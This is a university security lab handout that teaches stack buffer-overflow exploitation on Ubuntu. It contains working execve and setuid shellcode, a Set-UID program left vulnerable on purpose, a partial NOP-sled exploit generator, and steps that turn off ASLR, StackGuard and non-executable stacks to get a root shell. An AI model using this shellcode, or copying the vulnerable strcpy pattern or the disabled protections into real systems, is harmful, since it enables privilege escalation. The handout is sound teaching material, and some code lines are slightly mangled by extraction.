

Buffer Overflow Vulnerability Lab

Copyright © 2006 - 2014 Wenliang Du, Syracuse University.

The development of this document is/was funded by three grants from the US National Science Foundation: Awards No. 0231122 and 0618680 from TUES/CCLI and Award No. 1017771 from Trustworthy Computing. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at <http://www.gnu.org/licenses/fdl.html>.

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 Initial setup

You can execute the lab tasks using our pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization [3] to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su root
Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable (further reading: [4]). To change that, use the following option when compiling programs:

```
For executable stack:
```

```
$ gcc -z execstack -o test test.c
```

```
For non-executable stack:
```

```
$ gcc -z noexecstack -o test test.c
```

Configuring /bin/sh. In the 12.04 VM, the /bin/sh symbolic link points to the /bin/dash shell. In the 16.04 VM, the dash shell has been modified to drop Set-UID privilege. Therefore, in Task 1 the zsh shell must be used because it does not drop Set-UID privilege. Once completed, the attack will be further modified to overcome dash's feature of dropping privilege. The following steps show how to configure /bin/sh to link to /bin/zsh:

```
$ su root
Password (enter root password)
# rm /bin/sh
# ln -s /bin/zsh /bin/sh
```

2.2 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c */

/* A program that launches a shell using shellcode */
#include <stdlib.h>
```

```

#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"      /* Line 1:  xorl    %eax,%eax          */
    "\x50"          /* Line 2:  pushl   %eax              */
    "\x68\"//sh"     /* Line 3:  pushl   $0x68732f2f       */
    "\x68\"/bin"     /* Line 4:  pushl   $0x6e69622f       */
    "\x89\xe3"      /* Line 5:  movl    %esp,%ebx         */
    "\x50"          /* Line 6:  pushl   %eax              */
    "\x53"          /* Line 7:  pushl   %ebx              */
    "\x89\xe1"      /* Line 8:  movl    %esp,%ecx         */
    "\x99"          /* Line 9:  cdq                      */
    "\xb0\x0b"      /* Line 10: movb    $0x0b,%al        */
    "\xcd\x80"      /* Line 11: int     $0x80            */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}

```

Please use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

The shellcode above invokes the `execve()` system call [1] to execute `/bin/sh`. A few places in this shellcode are worth mentioning. First, the third instruction pushes `//sh`, rather than `/sh` into the stack. This is because we need a 32-bit number here, and `/sh` has only 24 bits. Fortunately, `//` is equivalent to `/`, so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the `EAX` register (which is 0 at this point) into every bit position in the `EDX` register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute `"int $0x80"`.

2.3 The Vulnerable Program

```

/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>

```

```
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compile the above vulnerable program and make it Set-root-UID. You can achieve this by compiling it in the root account, and `chmod` the executable to 4755 (don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called “badfile”, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` is only 24 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a Set-root-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called “badfile”. This file is under users’ control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

For Instructor: To test whether students really know how to conduct the attack, during the demo time, ask students to change the buffer size from 24 to another number in the vulnerable program `stack.c`. If students really know the attack, they should be able to modify their attacking code and successfully launch the attack.

2.4 Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called “exploit.c”. The goal of this code is to construct contents for “badfile”. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c */

/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\x31\xc0"      /* Line 1:  xorl    %eax,%eax          */
    "\x50"          /* Line 2:  pushl   %eax              */
    "\x68\""/sh"      /* Line 3:  pushl   $0x68732f2f       */
    "\x68\""/bin"     /* Line 4:  pushl   $0x6e69622f       */
    "\x89\xe3"      /* Line 5:  movl    %esp,%ebx         */
    "\x50"          /* Line 6:  pushl   %eax              */
    "\x53"          /* Line 7:  pushl   %ebx              */
    "\x89\xe1"      /* Line 8:  movl    %esp,%ecx         */
    "\x99"          /* Line 9:  cdq                      */
    "\xb0\x0b"      /* Line 10: movb    $0x0b,%al         */
    "\xcd\x80"      /* Line 11: int     $0x80             */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for “badfile”. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the `badfile`, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack.c`, which is compiled with the Stack Guard protection disabled.

```
$ gcc -o exploit exploit.c
$ ./exploit          // create the badfile
$ ./stack            // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500)  euid=0 (root)
```

Many commands will behave differently if they are executed as Set-UID root processes, instead of just as root processes, because they recognize that the real user id is not root. To solve this problem, you can run the following program to turn the real user id to root. This way, you will have a real root process, which is more powerful.

```
void main()
{
    setuid(0);  system("/bin/sh");
}
```

2.5 Task 2: Overcoming Dash Shell Privilege Drop

The dash shell in Ubuntu 16.04 drops privileges as a security measure when it detects effective UID not being equal to real UID i.e. if the shell process is running as Set-UID. This can be observed from the dash shell changelog:

```
// https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
// main() function in main.c has following changes:
```

```
++ uid = getuid();
++ gid = getgid();

++ /*
++  * To limit bogus system(3) or popen(3) calls in setuid binaries,
++  * require -p flag to work in this situation.
++  */
++ if (!pflag && (uid != geteuid() || gid != getegid())) {
++     setuid(uid);
++     setgid(gid);
++     /* PS1 might need to be changed accordingly. */
++     choose_ps1();
++ }
```

From the diff file, one can observe an additional check for comparison of real and effective UID/GID. To overcome this, we need to set the real UID to zero before the shell is invoked. We can achieve this by invoking `setuid(0)` before `execve()` is executed in the shellcode. We will first change the `/bin/sh` symbolic link back to point to `/bin/dash`:

```
$ su root
Password (enter root password)
# rm /bin/sh
# ln -s /bin/dash /bin/sh
```

The following program shows the effect of invoking `setuid(0)` before `execve()` is used to execute `/bin/sh`:

```
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

Compile the program and execute it as follows (the compiled program is made set-UID root):

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
$ ./dash_shell_test
```

Even though the program has effective UID as zero, the shell will spawn with effective UID as seed. To see effect of `setuid(0)`, uncomment that line in the code and execute the program again. This time the difference should be observed as a root shell will be obtained. Based on the above observation, the updated shellcode is as follows:

```
char shellcode[] =
    "\x31\xc0"           /* Line 1: xorl    %eax,%eax  */
    "\x31\xdb"           /* Line 2: xorl    %ebx,%ebx  */
    "\xb0\xd5"           /* Line 3: movb    $0xd5,%al  */
    "\xcd\x80"           /* Line 4: int     $0x80      */
    // ----- The shell code below invokes execve() -----
```

```
"\x31\xc0"  
"\x50"  
"\x68" "//sh"  
"\x68" "/bin"  
"\x89\xe3"  
"\x50"  
"\x53"  
"\x89\xe1"  
"\x99"  
"\xb0\x0b"  
"\xcd\x80"
```

The updated shellcode adds 4 instructions: (1) sets `ebx` to zero in Line 2, (2) sets `eax` to 213 via Line 1 and 3 (213 is `setuid`'s system call number), and (3) executes the system call in Line 4. Using this shellcode, we can attempt the attack on the vulnerable program when `/bin/sh` is linked to `/bin/dash`. Using the above shellcode in `exploit.c`, try the attack from Task 1 again and see if you can get a root shell. This time both the real and effective UID would be set to zero when the shell is spawned.

2.6 Task 3: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ su root  
Password: (enter root password)  
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop, and see what will happen. If your exploit program is designed properly, you should be able to get the root shell. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

2.7 Task 4: Stack Guard

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the `-fno-stack-protector` option. For this task, you will recompile the vulnerable program, `stack.c`, to use GCC's Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

2.8 Task 5: Non-executable Stack

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in Task 1. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult. You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the non-executable stack protection.


```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The *return-to-libc* attack is an example. We have designed a separate lab for that attack. If you are interested, please see our Return-to-Libc (ROP) Attack Lab for details.

If you are using our Ubuntu 12.04/16.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the non-executable stack protection does not work, check our document (“Notes on Non-Executable Stack”) that is linked to the lab’s web page, and see whether the instruction in the document can help solve your problem. If not, then you may need to figure out the problem yourself.

3 Guidelines

We can load the shellcode into “badfile”, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout when the execution enters a function. The following figure gives an example.




Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a Set-UID program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a Set-UID program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the Set-UID copy, instead of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because `buffer` and `long` are of different types, you cannot directly assign the integer to `buffer`; instead you can cast the `buffer+i` into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xFFEEDD88;
```

```
long *ptr = (long *) (buffer + i);  
*ptr = addr;
```

Further Reading. To further explore stack based buffer overflow in Linux x86, students can refer [2].

References

- [1] `execve` - linux programmer's manual. <http://man7.org/linux/man-pages/man2/execve.2.html>, 2017.
- [2] Smashing the stack for fun and profit. <https://web.archive.org/web/20170804005344/http://cecs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html>, 2017.
- [3] Wikipedia. Address space layout randomization — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/Address_space_layout_randomization".
- [4] Wikipedia. Nx bit — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/NX_bit".